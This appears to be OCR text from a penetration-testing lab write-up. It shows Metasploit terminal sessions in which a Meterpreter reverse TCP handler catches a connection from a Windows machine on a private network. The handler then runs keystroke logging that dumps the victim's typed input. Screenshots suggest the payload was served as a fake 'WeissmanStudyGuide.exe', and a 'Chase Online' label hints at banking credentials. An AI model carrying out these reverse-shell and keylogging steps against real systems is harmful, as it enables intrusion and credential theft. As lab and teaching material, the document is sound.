




```
Target IP  : 192.168.1.21
Start time : 2024-06-03 18:26:04 +0700
Status     : Playing
```





2,



22:35
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo msfconsole
=[metasploit v6.3.27-dev]
+ -- --=[2335 exploits - 1220 auxiliary - 413 post]
+ -- --=[1385 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.20
LHOST ⇒ 192.168.1.20
msf6 exploit(multi/handler) > set LPORT 14618
LPORT ⇒ 14618
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.20:14618
[*] Sending stage (200774 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.20:14618 → 192.168.1.21:50071) at 2024-06-04 22:27:49 +0700
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Left Windows>not<CR>
cjvqincqinvqkvnv<CR>
pwned<Up><Down><Left><Right><^H>aafv<^H><^H><^H>d a<Left><Delete>cg<^H>h<CR>
bob<^V><^H><^V><CR>
<^V><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Right><^H><^H><Shift><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><Right><^C><Right><Left><^H><^H><^H><^H><^H><^H><^H><^H>b<^V><^V><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><CR>
<^V><^V>mail,googlec<^H>.com<CR>
<Right><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><^H><Right><^H>l.<Right Shift><CR>
<^V><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Right><^H><^H><CR>
a<Shift>@bcdefghijjwnvijwoqkoqkoo<Left Windows><Shift>Paint<CR>
<Left Windows><Shift>Paint
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >


Apache2 Debian Default Page: It wo
192.168.1.20/WeissmanStudyGuide.exe
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not work with the default configuration.
Document Roots
By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your
Type here to search
34°C
4:26 AM
6/3/2024



Problem loading page
192.168.1.20/WeissmanStudyGuide.exe
Unable to
An error occurred
The site could b
If you are unabl
If your compute
web.
*Untitled - Notepad
File Edit Format View Help
cjvqincqinvqkvnv
pwned
Type here to search
Nhiệ...
8:29 AM
6/4/2024



Chase Online
